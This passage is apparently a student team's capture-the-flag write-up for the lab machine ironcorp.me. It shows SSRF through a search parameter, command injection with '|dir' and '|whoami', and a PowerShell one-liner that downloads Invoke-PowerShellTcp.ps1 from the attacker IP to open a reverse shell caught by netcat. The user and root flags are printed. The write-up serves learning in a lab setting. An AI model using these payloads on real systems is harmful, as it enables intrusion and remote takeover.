BACKGROUND-COLOR: Black;
font: Fixedsys bold;
color: #999;
}
A:link {
border: 1px;
    COLOR: red; TEXT-DECORATION: none
}
A:visited {
    COLOR: red; TEXT-DECORATION: none
}
A:hover {
    color: White; TEXT-DECORATION: none
}
A:active {
    color: white; TEXT-DECORATION: none
}
</STYLE>
<script type="text/javascript">
<!--
    function lhook(id) {
       var e = document.getElementById(id);
       if(e.style.display == 'block')
          e.style.display = 'none';
       else
          e.style.display = 'block';
    }
//-->
</script>

<!DOCTYPE HTML>
<html>
    <head>
        <title>Search Panel</title>
    </head>

    <body>
        <h2>Ultimate search bar</h2>

                <div>

            <form method="GET" action="#">
            <span>Search:
                <input name="r" type="text" placeholder="******" />
                <input type="submit" />
            </span>

            </form>
        </div>


    </body>

</html>
```

Her attention shifted to the search bar. She tried to enter something random to see what output she would get. As shown in the pictures below, her input creates a parameter in the URL.




Najwa realised that she can exploit this vulnerability by opening the internal subdomain that she could not access before. Thus, she entered the subdomain URL and submit the query.



Ultimate search bar

Search: http://internal.ironcorp.me:1

She was right. The contain of the internal subdomain can now be displayed within the admin subdomain. The output showed that "You can find you name here" which Najwa assumed is a hint to find the name. The red coloured text must be pointing at something.




You can find your name here

Ultimate search bar


Search: ******

She already checked the page source earlier. However, she examined the page source again because the displayed internal subdomain must have provided new information that she can obtained. Upon further investigation, Najwa found a href that is coloured in red. There is also a simple "here" text next to it which convinced her more that she was in the right direction.



```
A:visited {
    COLOR: red; TEXT-DECORATION: none
}
A:hover {
    color: White; TEXT-DECORATION: none
}
A:active {
    color: white; TEXT-DECORATION: none
}
</STYLE>
<script type="text/javascript">
<!--
    function lhook(id) {
       var e = document.getElementById(id);
       if(e.style.display == 'block')
          e.style.display = 'none';
       else
          e.style.display = 'block';
    }
//-->
</script>
<html>

<body>

        <b>You can find your name <a href=http://internal.ironcorp.me:11025/name.php?name=>here</a>

</body>

</html>



<!DOCTYPE HTML>
<html>
    <head>
        <title>Search Panel</title>
    </head>

    <body>
        <h2>Ultimate search bar</h2>

                <div>

            <form method="GET" action="#">
            <span>Search:
                <input name="r" type="text" placeholder="******" />
                <input type="submit" />
            </span>

            </form>
        </div>


    </body>

</html>

```

Najwa entered the URL into the search bar. When she clicked “Submit Query”, she secured the name which was “Equinox”.



My name is:

Equinox

Ultimate search bar

Search:


Category: Initial Foothold

Members Involved: Farryn Aisha

Tools used: BurpSuite, Kali, Firefox

Thought Process and Methodology and Attempts:


As it came down to the SHELL – Administrator part, Farryn added the following line at the end of the file to execute the reverse shell when it is downloaded, with the IP and the port to which it travels to connect. She uses one of the shells that Nishan Invoke-PowerShellTcp.ps1 She then had to encode the instruction twice for it to be executed because for some reason, it doesn't tolerate spaces.


Burp Suite Community Edition v2021.10.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
● Text ○ Hex
Decode as ...
Encode as ...
Hash ...
Smart decode
● Text ○ Hex
Decode as ...
Encode as ...
Hash ...
Smart decode

```
powershell.exe -c iex(new-object net.webclient).downloadstring('http://10.8.94.25/Invoke-PowerShellTcp.ps1')
```

```
%70%6f%77%65%72%73%68%65%6c%6c%2e%65%78%65%20%2d%63%20%69%65%78%28%6e%65%77%2d%6f%62%6a%65%63%74%20%6e%65%74%2e%77%65%62%63%6c%69%65%6e%74%29%2e%64%6f%77%6
```

Next, she could then see the downloaded version of her Nishan reverse shell on her kali stating that it's saved in the drive of the directory E:\xampp\htdocs\internal.



admin.ironcorp.me:11025/?r=http://internal.ironcorp.me:11025/name.php?name=Equinox|dir


My name is:

```
       Volume in drive E is New Volume
 Volume Serial Number is DE7B-E159

 Directory of E:\xampp\htdocs\internal

04/11/2020  09:11 AM
              .
     04/11/2020  09:11 AM
                   ..
          03/27/2020  08:38 AM                53 .htaccess
          04/11/2020  09:34 AM               131 index.php
          04/11/2020  09:34 AM               142 name.php
                         3 File(s)            326 bytes
                         2 Dir(s)   1,468,592,128 bytes free
```

Ultimate search bar

Search: ******

 Farryn then had to wait for a connection once she uploaded the reverse shell and as it was listening to it with netcat.



admin.ironcorp.me:11025/?r=http://internal.ironcorp.me:11025/name.php?name=Equinox|dir

My name is:


```
      Volume in drive E is New Volume
 Volume Serial Number is DE7B-E159

 Directory of E:\xampp\htdocs\internal

04/11/2020  09:11 AM

     04/11/2020  09:11 AM
                ..
          03/27/2020  08:38 AM
          04/11/2020  09:34 AM
          04/11/2020  09:34 AM
                     3 File(s)
                     2 Dir(s)   1,468,59
```

Ultimate search bar

Search: ******

```
  rlwrap
0 upgraded, 1 newly installed, 0 to remove and 1023 not upgraded.
Need to get 98.3 kB of archives.
After this operation, 304 kB of additional disk space will be used.
Get:1 http://http.kali.org/kali kali-rolling/main amd64 rlwrap amd64 0.43-1+b
2 [98.3 kB]
Fetched 98.3 kB in 1s (72.8 kB/s)
Selecting previously unselected package rlwrap.
(Reading database ... 298561 files and directories currently installed.)
Preparing to unpack .../rlwrap_0.43-1+b2_amd64.deb ...
Unpacking rlwrap (0.43-1+b2) ...
Setting up rlwrap (0.43-1+b2) ...
update-alternatives: using /usr/bin/rlwrap to provide /usr/bin/readline-edito
r (readline-editor) in auto mode
Processing triggers for man-db (2.10.2-1) ...
Processing triggers for kali-menu (2022.2.0) ...

┌──(root㉿kali)-[~]
└─# rlwrap nc -lvnp 1338
listening on [any] 1338 ...
connect to [10.8.94.25] from (UNKNOWN) [10.10.102.54] 50086
Windows PowerShell running as user WIN-8VMBKF3G815$ on WIN-8VMBKF3G815
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS E:\xampp\htdocs\internal>
```

As everything went smooth and correctly, Farryn noticed something saying “nt authority\system” permissions on her kali and thus figured out that she managed to have a connection from the machine.



admin.ironcorp.me:11025/?r=http://internal.ironcorp.me:11025/name.php?name=Equinox|whoami


My name is:

```
nt authority\system
```

Ultimate search bar

Search: ******

Thus, she proceeded on opening the C:\Users\administrator\Desktop directory and waited for a few moments, finally managed to receive the “user.txt” flag.



admin.ironcorp.me:11025/?r=http://internal.ironcorp.me:11025/name.php?name=Equinox|dir

My name is:

```
      Volume in drive E is New Volume
 Volume Serial Number is DE7B-E159

 Directory of E:\xampp\htdocs\internal

04/11/2020  09:11 AM

     04/11/2020  09:11 AM
                ..
          03/27/2020  08:38 AM
          04/11/2020  09:34 AM
          04/11/2020  09:34 AM
                     3 File(s)
                     2 Dir(s)   1,468,59
```

Ultimate search bar

Search: ******

```
o
   cationCommand


cd c:\
cd Users
cd administrator
cd Desktop
ls


    Directory: C:\Users\administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        3/28/2020  12:39 PM             37 user.txt


cat user.txt
thm{09b408056a13fc222f33e6e4cf599f8c}
PS C:\Users\administrator\Desktop>
```


Category: Root Privilege Escalation

Members Involved: Mohammad Omar Torofder

Tools used: Kali


Thought Process and Methodology and Attempts:

The other teammates struggled with retrieving the root flag. Hence, Omar took charge in retrieving the root flag. He first realized that he cannot access the "SuperAdmin" directory, which is the directory where the root flag was kept in so, he decided to execute the command "get-acl" for confirmation on the permissions that he has on that directory.



```
+ Invoke-PowerShellTcp -Reverse -IPAddress 10.8.94.25 -Port 1338
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [Write-Error], WriteErrorExce
p
   tion
    + FullyQualifiedErrorId : Microsoft.PowerShell.Commands.WriteErrorExcepti
o
   n,Invoke-PowerShellTcp


get-acl


    Directory: C:\Users


Path      Owner               Access
----      -----               ------
SuperAdmin NT AUTHORITY\SYSTEM BUILTIN\Administrators Deny  FullControl ...


PS C:\Users\SuperAdmin> █
```

He checked the directory under "C:\users" before he thought of reading the flag directly. Based on experience, he knew that there should be a Desktop directory under the SuperAdmin. There's a chance that the root flag is located in there. Thus, Omar decided to try his luck. He entered the code "type c:\users\SuperAdmin\Desktop\root.txt" and voila! Thanks to his deduction, the team obtained the root flag.



```
    Directory: C:\users


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        4/11/2020   4:41 AM                Admin
d-----        4/11/2020  11:07 AM                Administrator
d-----        4/11/2020  11:55 AM                Equinox
d-r---        4/11/2020  10:34 AM                Public
d-----        4/11/2020  11:56 AM                Sunlight
d-----        4/11/2020  11:53 AM                SuperAdmin
d-----        4/11/2020   3:00 AM                TEMP


PS C:\users> type c:\users\SuperAdmin\Desktop\root.txt
thm{a1f936a086b367761cc4e7dd6cd2e2bd}
PS C:\users> █
```

Contributions

At the end of the report, attach a table briefly mentioning each member's role and contribution:

ID	**Name**	Contribution	Signatures
1211100431	Mohammad Omar Torofder	Discovered the exploit to root.	
1211103388	Vishnu Karmegam	Did the recon and enumeration. Wrote half of the recon, and initial foothold part of the write up after compiling findings.	Vishnu
1211101390	Aslamia Najwa Binti Ahmad Khadri	Did the recon and enumeration. Wrote the other half of the recon, and the root privilege escalation of the write up after compiling findings.	
1211103092	Farryn Aisha binti Muhd Firdaus	Figured out the exploit for initial foothold. Edited the video presentation.	

NOTE: IT IS IMPORTANT EACH MEMBER CONTRIBUTES IN SOME WAY AND ALL MEMBERS MUST SIGN TO ACKNOWLEDGE THE CONTRIBUTIONS! DO NOT GIVE FREELOADERS THE FLAGS AS THEY DON'T DESERVE THE MARKS. DO NOT SHARE THE FLAGS WITH OTHER GROUPS AS WELL!

Attach the video link at the end of the report:

VIDEO LINK: https://youtu.be/lfGG-CNdRX8